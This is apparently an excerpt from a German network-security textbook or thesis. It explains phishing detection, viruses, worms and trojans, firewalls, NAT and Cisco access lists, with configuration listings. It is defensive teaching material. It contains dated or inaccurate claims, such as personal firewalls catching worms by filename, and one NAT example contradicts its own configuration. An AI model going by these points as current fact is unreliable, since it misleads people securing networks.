In Phishing-Mails wird meist eine allgemeine Anrede benutzt, während z.B. eine Bank normalerweise die Namen ihrer Kunden kennt und in Mails benutzt. Weiters finden sich in E-Mails von einer Bank für gewöhnlich weniger Rechtschreib- und Grammatikfehler als in einer Phishing-Mail.

Ein weiteres Merkmal ist, dass oft HTML-Mails benutzt werden, da diese die Möglichkeit bieten, das eigentliche Ziel eines Links vor dem Benutzer zu verbergen. Als Zieladressen werden häufig nur IP-Adressen benutzt. Wird die Auswertung von HTML-Code im Mailprogramm deaktiviert, kann man diesen direkt lesen und so verdächtige Links leichter erkennen.

Auch anhand der Seiten, auf die man verwiesen wird, kann man unter Umständen erkennen, dass es sich um einen Phishing-Versuch handelt. Die Kommunikation mit den Websites von Banken erfolgt normalerweise verschlüsselt über SSL/TLS. Die gefälschte Seite verfügt eventuell über keine Verschlüsselung. Dies kann man anhand des Inhalts der Adressleiste im Browser überprüfen (verschlüsselt: https://, unverschlüsselt: http://). Außerdem ist hier auch erkennbar, dass man sich eigentlich auf einer anderen Seite befindet.

Allerdings kann ein geschickter Angreifer den Browser eventuell auch so manipulieren, dass er in der Adressleiste die Adresse der Bank-Seite anzeigt.

[46] siehe 4.4 Authentifizierung

Um Phishing zu erkennen, genügt meist der „gesunde Menschenverstand“ und ein wenig Aufklärung durch den Betreiber der angegriffenen Applikation (z.B. die Bank). Um zu verhindern, dass der Anwender zuerst genau nachdenkt und überlegt, ob die Bank wirklich alle TAN-Codes auf einmal braucht, beinhalten Phishing-Mails meist einen Vorwand, der zum sofortigen Handeln verleiten soll.

Spam-/Webfilter & Blacklisting

Nachdem meist Spam-Mails eingesetzt werden, um potenzielle Opfer auf die Phishing-Seite zu locken, kann ein Spamfilter das Phishing erschweren. Wird der Filter auf einem Mailserver platziert, bemerkt der Endnutzer nichts von dem Angriff und kann daher auch nichts falsch machen. Allerdings sind diese Filter nicht perfekt und können Phishing-Mails übersehen, da diese sich im Inhalt deutlich von normalem Spam unterscheiden.

Ein Webfilter, wie er beispielweise in Firmennetzen zum Einsatz kommt, untersucht die Inhalte besuchter Seiten und könnte eine Phishing-Seite entdecken.

Blacklists enthalten die Adressen bekannter Phishing-Seiten bzw. -Mailserver und können bei beiden Filtern eingesetzt werden. Stimmt die Adresse eines Web- bzw. Mailservers mit einer auf der Liste überein, wird er blockiert. Allerdings ist man bei der Verwendung von Blacklists auf deren Aktualität angewiesen. Neue, für Phishing benutzte Rechner sind eventuell noch nicht auf der Liste vorhanden und können daher auch nicht blockiert werden.

Antivierenprogramme

Wird für das Phishing Malware benutzt, so kann diese von einem Antivirenprogramm entdeckt werden. Außerdem beinhalten einige dieser Programme auch Mailfilter oder Webfilter, welche eine Phishing-Mail bzw. -Seite erkennen können. Allerdings sind Antivirenprogramme auf aktuelle Definitionen angewiesen und sind unter Umständen nicht in der Lage neue Phishing-Angriffe zu erkennen. (vgl.[WIKI2010g])

3.15 Viren, Würmer & Trojaner

In diesem Kapitel geht es darum, auf Gefahren im Internet durch Schadsoftware aufmerksam zu machen, beziehungsweise kurz zu erklären, was für verschiedene Grundarten der Schadsoftware es gibt und wie man sich in erster Linie vor dieser schützen kann.

3.15.1 Virus

Computerviren funktionieren so ähnlich wie auch Viren bei Lebewesen. Jeder Computervirus braucht erst einmal einen Wirt, um sich verbreiten zu können. Meistens werden Viren zuerst durch Integritätsfehler von nicht autorisierten Personen auf ein System übertragen. Dies geschieht meist über USB-Stick oder CD. Viren hängen immer an ausführbaren Dateien und starten sich automatisch, wenn das Programm an dem sie

hängen gestartet wird. In erster Linie versuchen sich Viren in so viele Programme wie nur möglich auf einem System anzuhängen, um daraufhin für Datenverlust oder sogar Hardwareschäden zu sorgen. Die Spanne des möglichen Schadens geht von Performanceverlust, bis zu vollkommenem Verlust aller Daten, je nach Virus. Falls Viren an freigegebenen Programmen hängen oder an Daten, die via E-Mail, FTP oder anderen Internetprotokollen verschickt werden, können sie sich natürlich auch über das Internet verbreiten und somit andere Geräte infizieren. Allerdings arbeiten Viren passiv. Sie versuchen nicht selbst sich zu verbreiten. Erst wenn das Programm gestartet wird, an dem sie hängen, werden Viren aktiv. Bei Viren geht es nicht darum Informationen zu ergattern, sondern lediglich Schaden anzurichten. Den Hackern geht es dabei darum, moderne Sicherheitssysteme auszuhebeln, um sich damit selbst zu verwirklichen. Heutzutage gelten Viren als veraltet und nicht mehr als große Bedrohung, da die meisten Geräte bereits mit Antivirenprogrammen ausgestattet sind, die sofort eine Infizierung bemerken würden. Allerdings könnten neue Viren, welche vom Antivirenprogramm noch nicht erkannt werden, sich leicht in ein System einschleusen. Wenn man also zum Opfer eines so genannten „Zero-Day-Attack“ wird (also eines der ersten Opfer einer Angriffsmethode, die noch nicht bekannt ist, und somit noch keine Lösung dagegen verbreitet wird), ist es beinahe unmöglich, sich gegen einen Virus zu schützen, allerdings ist die Wahrscheinlichkeit nicht sehr hoch. Indem man das Antivirenprogramm regelmäßig aktualisiert und somit gegen neue Viren wappnet, kann man diese Wahrscheinlichkeit um ein Erhebliches hinunter schrauben. Personal Firewalls wirken im Gegensatz zu einem Antivirenprogramm überhaupt nicht gegen Viren, da diese zum Schutz gegen Würmer ausgelegt sind, welche heutzutage eine viel größere Bedrohung darstellen. Aufgrund der Ausbreitung des Internets, sind Würmer zu einer viel größeren Bedrohung geworden. (vgl.[WURM2090])

3.15.2 Wurm

Ein Wurm ist im Gegensatz zum Virus, nicht von einem Wirt abhängig und ist nicht nur darauf spezialisiert ein System außer Gefecht zu setzen. Hierbei geht es in erster Linie darum, ein Netzwerk außer Gefecht zu setzen. Jeder Wurm stellt einen eigenen Prozess dar und braucht somit kein Programm, an welches er sich anhängt (hierbei gibt es aber auch Ausnahmen). Ein Wurm ist darauf ausgerichtet, die Performance eines Netzwerkes so stark zu belasten bis es zu keinem sinnvollen Datenaustausch mehr kommen kann, somit können in großen Unternehmen schnell wirklich erwähnenswerte wirtschaftliche Folgen erzielt werden. Vor Würmern schützt in erster Linie die Personal Firewall, da diese heutzutage so ausgelegt ist, auch gut getarnte Dateien als Wurm zu entlarven. Da ein Wurm meist einen eigenen Prozess darstellt, muss er erst einmal vom Benutzer selbst gestartet werden. Es würde natürlich niemand eine Datei namens „IchBinEInWurm.exe“ starten und genau aus diesem Grund betätigen sich die Würmer zur Verbreitung der Methoden des „Sozial Engineering“. Hierbei geht es darum, vorzutäuschen eine vertrauenswürdige Datei zu sein, um die es sich in Wahrheit gar nicht handelt. Zum Beispiel könnte man einen Wurm in einer E-Mail verschicken und behaupten, dass sich im Anhang ein lustiges Bild befindet, das man sich ansehen sollte, dieses nennt man dann „lustigesPhoto.exe“. Da bei den meisten Laien die Dateiendung nicht einmal angezeigt wird, vertraut der Benutzer blauäugig auf diese Information und startet eigenhändig den Wurm. Allerdings ist das eine sehr primitive Methode des „Social Engineering“. Eine ausgeklügelte Methode, bei der man sogar ein geschultes

Auge täuschen kann, ist es einem vermeintlichen Photo einen sinnvollen Namen zu geben und sogar die Endung „.jpg“, allerdings daraufhin eine Masse an Leerzeichen um irgendwann erst ein „.exe“hinzuzufügen. Viele Betriebssysteme zeigen bei der Standardansicht nicht an, dass Teile des Namens ausgeblendet werden und somit würde sogar ein Benutzer mit geschultem Auge einen Virus mit zum Beispiel dem Namen „PhotoAusItalien1.jpg .exe“ öffnen. Genau solche Dateien würde die Personal Firewall filtern, da diese sofort bemerkt, dass es sich um eine auszuführende Datei handelt, welche einen unnötig langen Namen hat und somit verdächtig ist. Allerdings liegt es hier auch in der Hand der Administratoren, die Benutzer darauf hinzuweisen, keine Anhänge von E-Mails, von nicht vertrauenswürdigen Absendern zu öffnen beziehungsweise die Rechtevergabe so einzustellen, das ein Starten solcher Software gar nicht erst möglich ist. (vgl.[WURM2090])

3.15.3 Trojaner

Trojaner tragen ihren Namen aus der Legende des Trojanischen Pferdes. Dabei ging es darum, den Feind zu infiltrieren und von innen heraus anzugreifen, ohne dass er dies als feindlichen Akt erkennt. Bei den Trojanern am Computer läuft das Prinzip ähnlich ab. Hierbei geht es nicht darum, ein System zu verlangsamen oder außer Gefecht zu setzen, sondern lediglich darum, an Daten zu gelangen. Ein Trojaner nistet sich an einem Computer ein, ohne dass der User es merkt und loggt dessen Daten mit und sendet diese immer wieder zurück an den Hacker, welcher den Trojaner verfasst hat. Hierbei kann es sich um den Inhalt von Dateien, E-Mails oder nur Chatlogs handeln. Trojaner gelten als besonders gefährlich, da der User rein performencetechnisch niemals auf die Idee kommen würde infiziert zu sein. Trojaner sind außerdem auch die einzig sinnvolle Anwendung von Schadsoftware seitens des Hackers, da diese ihm als einzige Zugang zu Daten verschafft und nicht darauf ausgelegt ist, lediglich Schaden anzurichten. Trojaner gelten vor allem in sensiblen Geschäftsfeldern als sehr gefährlich, da es vielen Unternehmen sogar lieber wäre, dass ihr Netzwerk ausfallgefährdet ist, bevor unternehmensinterne Informationen von einem Hacker abgefangen und missbraucht werden. Gegen Trojaner schützen in der Regel Personal Firewalls, da Trojaner nicht gerechtfertigten Traffic verursachen. Wenn man keine Internetanwendung geöffnet hat, und trotzdem andauernd Daten upgeloaded werden, kann man stark davon ausgehen, dass man infiziert ist und ständig seine Daten an den Hacker weiterleitet. Diese Verbindung kann man mittels Personal Firewall unterbrechen und mittels Antivirussoftware den Trojaner ausfindig machen und unter Quarantäne stellen beziehungsweise löschen. Da es für einen User nur schwer nachvollziehbar ist, ob er von einem Trojaner infiziert wurde, sollte ein Administrator immer wieder Logfiles kontrollieren, ob im Netzwerk vielleicht mehrere Rechner eine Menge an Daten an ein und dieselbe IP-Adresse (den Hacker) schicken. Da in den meisten Fällen nicht nur ein einzelner Rechner in einem Netzwerk von ein und dem selben Trojaner infiziert ist, lässt sich so recht rasch auf nicht gerechtfertigten Traffic und somit einer Infizierung schließen. (vgl.[CERT2009])

3.15.4 Fazit

Bei diesem Kapitel ging es nicht um Angriffe auf ein Netzwerk von außen, sondern darum, ein Netzwerk beziehungsweise Unternehmen mithilfe der eigenen Rechner außer Gefecht zu setzen beziehungsweise auszuspionieren. Hierbei helfen Maßnahmen wie Fi-

rewalls, IPS oder IDS nicht aus. Es ist wichtig, mittels Authentifizierung ein Netzwerk vor nicht berechtigtem Zugriff zu sichern, um die Verbreitung von Viren, Würmern und Trojanern von innen heraus einzudämmen. Um die Wahrscheinlichkeit einer Infizierung noch stärker zu minimieren, sollte man unbedingt auf jedem Rechner eine Personal Firewall und ein Antivirus System installiert haben, welches ständig auf dem neuesten Stand gehalten wird. Außerdem gilt es für das IT-Personal, seine Mitarbeiter stets zu schulen und auf die Gefahren im Internet und in E-Mails hinzuweisen, um mögliche Anwenderfehler als Ursache für Infizierung zu minimieren. Die Netzwerkadministratoren sollten zusätzlich, den gesamten Traffic im Netzwerk ständig mittels Logging-Servern, welche Quoten aufstellen, im Auge behalten, um auf eine mögliche Infizierung rückschließen zu können. Außerdem ist es auch hilfreich, stets in Foren und Security-Websites nach neuen Viren, Würmern und Trojanern und den Verteidigungsmethoden gegen diese Ausschau zu halten.

4 Erweiterte Sicherheitskonzepte

IT-Sicherheitskonzepte sind notwendig, um Maßnahmen für eine Realisierung und Aufrechterhaltung eines IT-Systems gewährleisten zu können. Außerdem gibt es eine Beschreibung für im System zu treffende Sicherheitsmaßnahmen. Sicherheitskonzepte beschäftigen sich mit den Fragen:

- Was will man schützen?
- Wogegen muss man sich schützen?
- Wie kann man die Schutzmaßnahmen erzielen?
- Kosten des Schutzes?

Sicherheitskonzepte beschäftigen sich mit den Sicherheitstechnologien in einem Netzwerk. Das Kapitel „Erweiterte Sicherheitskonzepte“ beschäftigt sich mit Technologie zur Sicherung eines Netzen und zu den verschiedenen Methoden, in einem Netz einen gewissen Sicherheitstandard zu erfüllen. Dabei geht es in dem Kapitel weniger um den Weg zur Erstellung eines Sicherheitskonzeptes, sondern um die dahinter befindlichen Technologien.

Das Kapitel beschäftigt sich mit den verschiedensten Technologien für die Sicherheit in einem Netz. Die Technologien werden erklärt und anhand von Beispielen der Einsatz in einem Netz gezeigt. Es werden beginnend bei einfachen Firewall-Technologien in der Kombination mit Virtual Private Networks bis zu Intrusion Preventsion Systemen die Sicherheitstechnologien in einem Netz klar ersichtlich gemacht.

4.1 Firewalls

4.1.1 Definition und Aufgaben einer Firewall

Der Begriff Firewall lässt sich folgendermaßen definieren:

Ein System oder eine Gruppe von Systemen, die eine Zugriffskontrolle zwischen Netzwerken oder zu einzelnen Rechnern erzwingen. Einer Firewall kann man einen groben Aufgabenbereich in einem Netz zuteilen:

- Sicherung des internen Netzes
- Zugriffskontrolle von außen
- Zugriffskontrollle von innen nach außen
- Filtern des Inhalts

Anfangs beschränkten sich die Aufgaben jedoch eher auf die Zugriffskontrollen, doch zurzeit ist der wichtigste Punkt das Filtern des Kontents. Das alleinige Überwachen von Protokollen, Adressen oder Ports reicht nicht mehr aus und deshalb wird in nächster Instanz der Inhalt des Pakets betrachtet, um kritischen Dateninhalt zu unterbinden. Eine Firewall setzt ihre Funktionsweise mit einer strikten Strategie um, entweder werden Daten blockiert oder durchgelassen. Daraus entwickeln sich von Anfang an Probleme für den Administrator, da sich die Frage stellt, ob jeglicher Traffic verboten und Ausnahmen hinzugefügt werden sollen oder ob man alles erlauben soll und mittels Verboten bestimmten Traffic sperrt. Eine Firewall als zentrales Sicherheitsinstrument zu verwenden ist jedoch nicht mehr akzeptabel. Eine bessere Lösung ist, viele einzelne Firewallsysteme mit den neuesten Technologien in ein Netz zu implementieren, somit hat man die Möglichkeit so schnell wie möglich und auch segmentabhängig auf Probleme zu reagieren. Firewalls sind ein wichtiges Feature eines Sicherheitskonzeptes in einem Netzwerk, jedoch reicht es nicht, Traffic nur zu erlauben oder zu verbieten, die Firewall erfüllt auch den wichtigen Teil des Protokollierens. Mittels der mitprotokollierten Daten können wichtige Informationen, Vorgänge und eventuell auch Angriffsmuster erkannt werden.

Unterscheidung der Firewalltypen:

- Netzwerkfirewall: eigene Hardware, Paketfilter und Proxy-Firewall
- Personal Firewalls: softwarebasierend, meist nur Paketfilter

Funktionalitäten einer Firewall:

- Paketfilter
- Stateful Inspection
- Application Gateway
- IDS-System

4.1.2 NAT - Network Address Translation

Eine der wesentlichen Funktionen einer Firewall ist die NAT-Funktionalität, die es möglich macht, einen oder mehrere Hosts/Ports hinter einer oder mehreren Adressen zu verbergen. Um auf die Funktionsweise eingehen zu können, müssen einige Begriffe festgelegt werden:

- Inside local Address ist die Adresse, die ein Host inside bekommt, meist durch DHCP.
- Inside global Address ist eine offizielle Adresse, die dem internen Host zugewiesen wird.
- Outside local Address ist die Adresse, mit der ein Host, der sich outside befindet, nach innen sichtbar ist.

- Outside global Address ist die Adresse eines Outside-Hosts.

Will nun ein Host ein Paket zu einem offiziellen Server schicken, wird als Sourceadresse die Inside local Address genommen und als Ziel des Pakets die Outside local Adress. Sobald das Paket über die Firewall gelaufen ist, wird die Quelle zur inside global und das Ziel zur outside global address.




Abbildung 4.1: Definition von NAT

In dem nachfolgenden Beispiel dazu wird nat-inside verwendet. In diesem Fall heißt das: Bekommt die Firewall ein Paket mit der Sourceaddress 10.10.10.1, wird diese Adresse auf 128.130.176.10 übersetzt.




Abbildung 4.2: Beispiel für NAT

Die Konfiguration dieser NAT-Eigenschaft sieht folgendermaßen aus:

```
ip nat inside source static 10.10.10.1 128.130.176.10
Interface ser0
ip address 10.10.10.254 255.255.255.0
ip nat inside
exit
interface ser1
ip address 128.130.176.254 255.255.255.0
ip nat outside
exit
```

Listing 4.1: NAT-Konfiguration

Nach dieser Konfiguration kann man als Inside Local Address 10.10.10.1 und als Inside Global Address 128.130.176.10 festlegen.

Dieselbe Funktionsweise wird bei einem NAT-Outside durchgeführt. Wenn ein Paket mit einer Sourceadresse von 128.130.176.50 am outside-interface reinkommt, dann wird diese Adresse auf 10.10.10.50 umgesetzt. Dieser Effekt ist auch in die andere Richtung gegeben, das heißt, wenn ein Paket am Inside-Interface mit einer Destinationaddress von 10.10.10.50 reinkommt, wird die Adresse auf 128.130.176.50 umgesetzt.

```
ip nat outside source static 128.130.176.50 10.10.10.50
Interface ser0
ip address 10.10.10.254 255.255.255.0
ip nat inside
exit
interface ser1
ip address 128.130.176.254 255.255.255.0
ip nat outside
exit
```

Listing 4.2: NAT-Konfiguration-Outside

Nach dieser Konfiguration kann man als Outside Local Address 10.10.10.1 und als Outside Global Address 128.130.176.50 festlegen.

Es ist natürlich auch kein Problem die Funktionalität der beiden vorigen Beispiele in einen inside/outside NAT zu kombinieren. Die Konfiguration dafür ist folgende, die sich von den beiden vorigen im Aufwand und in der Logik nicht wesentlich verändert hat:

```
ip nat inside source static 10.10.10.1 128.130.176.10
ip nat outside source static 128.130.176.50 10.10.10.50
Interface ser0
ip address 10.10.10.254 255.255.255.0
ip nat inside
exit
interface ser1
ip address 128.130.176.254 255.255.255.0
ip nat outside
exit
```

Listing 4.3: NAT-Konfiguration-Inside

NAT/PAT

Bei Network Address Translation wird für jedes Paket auf der Firewall ein Eintrag im Translation Slot erstellt und die Socketinformationen gepeichert. Anschließend wird die Source-Adresse gegen eine offizielle Adresse getauscht und wenn das Paket wieder zurück kommt, wird die eigentlich Adresse wieder hinzugefügt.

Die Funktionsweise von PAT ist gleich wie bei NAT, jedoch wird zusätzlich zur Source-Address auch der Source-Port ausgetauscht. Nun stellt sich das Problem, wie

ist ein zurückkommendes Paket zu erkennen. Dies geschieht durch die Kombination von Original-Port und dem ausgetauschten Port und aus diesem Grund wird bei PAT auch auf den Bereich der unknown ports zugegriffen. Dies macht es möglich, dass eine Firewall mit nur einer IP-Adresse bis zu 35000 Verbindungen aufbaut.

4.1.3 Access-Listen

Die Aufgabe von Access-Listen ist es Traffic zu filtern, das heißt, es wird entschieden ob Pakete geroutet werden oder nicht. Ob ein Paket geroutet wird oder nicht, wird am Interface festgelegt und nicht in der Routingengine. Die Access-Listen filtern nach typischen Kriterien wie Adresse, Protokoll oder anderen spezifischen Informationen. Access-Listen sind die erste Sicherheitslinie in einem Netz. Es sollte jeder Traffic, der durch einen Router oder Firewall läuft, durch eine ACL inspiziert werden. Weiters sollten sich in jede Richtung und auf jedem Interface Access-Listen befinden, da der Traffic so früh wie möglich gefiltert werden sollte.

Access-Listen werden zeilenweise abgearbeitet, das heißt, es wird eine Regel nach der anderen auf einem Paket überprüft. Trifft eine Access-Liste auf ein Paket zu, wird durch die Festlegung der Anweisung permit (zulassen) oder deny (verbieten) entschieden, ob das Paket weitergeleitet oder verworfen wird. Wenn auf das Paket die erste Access-Liste zutrifft, wird es weitergeleitet oder verworfen. Trifft die erste Regel nicht zu, wird zur nächsten weitergegangen. Sollte keine Access-Liste auf das Paket zutreffen, sollte immer ein deny ip any any als letzter Access-Listen-Eintrag stehen. Das heißt, das Paket wird verworfen, da es durch keine der Access-Listen gefiltert werden konnte. Man muss auf jedenfall beachten, dass die Reihenfolge der Access-Listen-Einträge entscheidend ist. Würde am Anfang ein permit ip any any stehen, also alles zulassen, würden weitere Regeln dahinter keinen Sinn haben. Die Zuweisung einer Access-Liste erfolgt durch das Zuweisen zu einem Interface, jedoch kann eine Access-Liste an mehrere Interfaces gebunden sein. Es kann pro Interface, pro Richtung und pro Protokoll eine Access-Liste geben. Unbedingt zu beachten ist, dass bei Access-Listen keine Subnetzmasken, sondern Wildcards angegeben werden, das heißt aus der Subnetzmaske 255.255.255.0 wird 0.0.0.255.

Einfache Access-Listen

Diese Access-Listen filtern nur nach Quelladresse und können nicht über Name, sondern nur über Nummer angesprochen werden. Jedoch muss man bei der Vergabe der Nummern aufpassen, da für standard-ACL nur die Bereiche 1-99 und 1300-1999 vorgesehen sind.

```
access-list 10 permit 192.168.0.0 0.0.0.255
```

Listing 4.4: Standard ACL

Dieser Access-Liste wurde die Nummer 10 vergeben und sie erlaubt den Zugriff aller IP-Adressen aus dem Netz 192.168.0.0 mit der Subnetzmaske 255.255.255.0.

Erweiterte Access-Listen

Ab sofort wird eine genauere Filterung möglich, das heißt, man kann mehr als nur die Destinationaddress, wie bei standard-ACL angeben. Bei erweiterte ACL kommen die

Informationen Destinationaddress und Port hinzu.

```
access-list 20 permit tcp 192.168.0.0 0.0.0.255 host
   80.111.23.86 eq http
```

Listing 4.5: Extended ACL

Diese Access-Liste erlaubt den Zugriff aller Hosts aus dem Netz 192.168.0.0 auf den host mit der Adresse 80.111.23.86, jedoch nur über den Port http (80).

Named Access-Listen

Named Access-Listen können als standard oder extended ACL konfiguriert werden. Der große Vorteil dieser Variante ist, dass man den Access-Listen Namen geben kann. Es ist möglich die Access-Listen zeilenweise zu editieren, weil man durch die Eingabe von ip access-list in einen eigenen Modus gelangt, in dem man Löschen, Verschieben oder Ändern der Einträge problemlos durchführen kann.

```
ip access-list extended outside-in
        10 permit tcp 80.33.10.0 0.0.0.255 host 192.168.23.86
           eq http
        20 permit udp 81.168.40.0 0.0.0.255 host
           192.168.40.255 eq dns
        30 deny ip any any log
```

Listing 4.6: Named ACL

Der Name der Access-Liste lautet outside-in und sie beinhaltet 3 Einträge, die nachträglich editiert werden können, indem man in den Modus ip access-list outside-in wechselt. Außerdem werden hier alle Pakete, die durch die Access-Liste mit der Zeilennummer 30 laufen, deny ip any any in ein Logfile geschrieben. Diese Funktion wird durch das log am Ende der Zeile ausgelöst.

Reflexive ACL

Wenn man eine Access-Liste hat, die den Traffic von innen nach außen beschränkt und eine, die den Traffic von außen nach innen beschränkt, werden auch Antworten auf Anfragen nach außen, nicht mehr durchgelassen. Die Firewall muss sich ausgehende Verbindungen merken, um somit Anworten von außen durchlassen zu können. Diese Eigenschaft der Firewall wird als Stateful Engine bezeichnet.

Es wird für die Verbindungen eine Status-Tabelle angelegt, in der sich folgende Informationen befinden:

- Source-IP
- Destination-IP
- Source-Port
- Destination-Port
- Source Sequenz-Number

- Destination Sequenz-Number
- TCP Status (syn, ack, fin, rst)

```
ip access-list extended Inbound
        evaluate tcptraffic
        deny ip any any
ip access-list extended Outbound
        permit tcp host 192.168.20.100 host 10.0.0.1 eq www
           reflect tcptraffic
access-list 101 permit tcp host 192.168.20.100 host 10.0.0.1
   eq www
access-list 101 deny ip any any
access-list 102 remark Outside_In
access-list 102 deny ip any any
```

Listing 4.7: Reflexive ACL

4.1.4 Content Based Access Listen

Ein Router kann bis zu einer Firewallfunktionalität hochgestuft werden. Es müssen jedoch grundsätzliche Funktionsprinzipien eingehalten werden. Am inside-interface wird eine ACL angebunden, die filtert und somit entscheidet, welche Pakete von der Firewall inspiziert werden und welche nicht. Wird ein Paket verworfen, wird es auch nicht inspiziert. Am outside-Interface muss eine ACL angebunden sein. Es reicht jedoch hier ein einfaches deny ip any any, um Antwortpakete zuzulassen. Das Funktionsprinzip dahinter ist, dass immer am incoming-interface ein Context Based ACL ist und am outgoing eine ACL.

Wird ein Angriff von der Firewall erkannt, können folgende Aktionen stattfinden:

- Alert-Message wird erzeugt
- Traffic wird geblockt

  Außerdem werden andere Parameter überwacht:

- Gesamtzahl der Verbindungen
- Anzahl der Verbindungen/Zeit
- Anzahl der Verbindungen/Host

Diese Timer gelten auch als Richtwert. Wird einer davon überschritten, kann die Quelle geblockt werden.

Als Beispiel nehmen wir einen Router mit einem Inside-Interface und einem Outside-Interface. Jeglicher Traffic von innen nach außen wird für tcp, udp und icmp erlaubt und natürlich auch die dazugehörige Rückantwort. Von außen nach innen wird nur icmp mit der option packet-to-big erlaubt.

```
ip inspect HSM tcp
ip inspect HSM udp
ip inspect HSM icmp
ip access-list extendet Outside_in
        permit icmp any any packet-too-big log
        deny ip any any log
exit
ip access-list extendet Inside_in
        permit tcp any any log
        permit udp any any log
        permit icmp any any log
exit
int fast 0/0
        ip access-group Inside_in in
        ip inspect HSM in
exit
int fast 0/1
ip access-group Outside_in in
exit
```

Listing 4.8: Content Based ACL

Nach Konfiguration benötigt man einige Befehle, um die Funktion überprüfen zu können:

- show ip inspect name HSM
- show ip inspect config
- show ip inspect interfaces
- show ip inspect sessions
- show ip inspect statistics
- show ip inspect all

Hier ein Beispiel, wie ein ip inspect sessions und ein ip inspect statistics aussehen könnten:

```
HSM-Firewall#show ip inspect sessions
Established Sessions
Session 47751090 (20.0.0.20:40015)=>(72.246.25.97:80) http
   SIS_OPEN
Session 47753BB0 (20.0.0.20:58049)=>(72.246.25.75:80) http
   SIS_OPEN
Session 47750DB0 (20.0.0.20:35691)=>(72.246.25.41:80) http
   SIS_OPEN
Session 47754450 (20.0.0.20:58046)=>(72.246.25.75:80) http
   SIS_OPEN
```

```
Session 47754170 (20.0.0.20:58047)=>(72.246.25.75:80) http
   SIS_OPEN
Session 477552B0 (20.0.0.20:60753)=>(72.246.25.90:80) http
   SIS_OPEN
Session 47753E90 (20.0.0.20:58048)=>(72.246.25.75:80) http
   SIS_OPEN
Session 47752790 (20.0.0.20:40007)=>(72.246.25.97:80) http
   SIS_OPEN
Session 47754730 (20.0.0.20:58045)=>(72.246.25.75:80) http
   SIS_OPEN
Session 477524B0 (20.0.0.20:40008)=>(72.246.25.97:80) http
   SIS_OPEN
Session 4774F6B0 (20.0.0.20:49244)=>(76.13.208.11:80) http
   SIS_OPEN
Session 477521D0 (20.0.0.20:40009)=>(72.246.25.97:80) http
   SIS_OPEN
Session 47752A70 (20.0.0.20:40006)=>(72.246.25.97:80) http
   SIS_OPEN
Session 47754A10 (20.0.0.20:58044)=>(72.246.25.75:80) http
   SIS_OPEN
Session 47751650 (20.0.0.20:49256)=>(76.13.208.11:80) http
   SIS_OPEN
```

```
HSM#show ip inspect statistics
Packet inspection statistics [process switch:fast switch]
tcp packets: [0:1476]
udp packets: [60:0]
packets: [0:20]
http packets: [0:671]
dns packets: [60:0]
Interfaces configured for inspection 1
Session creations since subsystem startup or last reset 72
Current session counts (estab/half-open/terminating) [15:0:]
Maxever session counts (estab/half-open/terminating) [26:10:5]
Last session created 00:01:13
Last statistic reset never
Last session creation rate 0
Maxever session creation rate 60
Last half-open session total 0
TCP reassembly statistics
received 67 packets out-of-order; dropped 0
peak memory usage 22 KB; current usage: 0 KB
peak queue length 6
```

Listing 4.9: ip inspect session

4.1.5 Firewallkonfiguration

Zum Ablschuss des Kapitels wird eine Topologie als Beispiel gezeigt, die eine Firewall als Sicherheitsfeature beinhaltet.

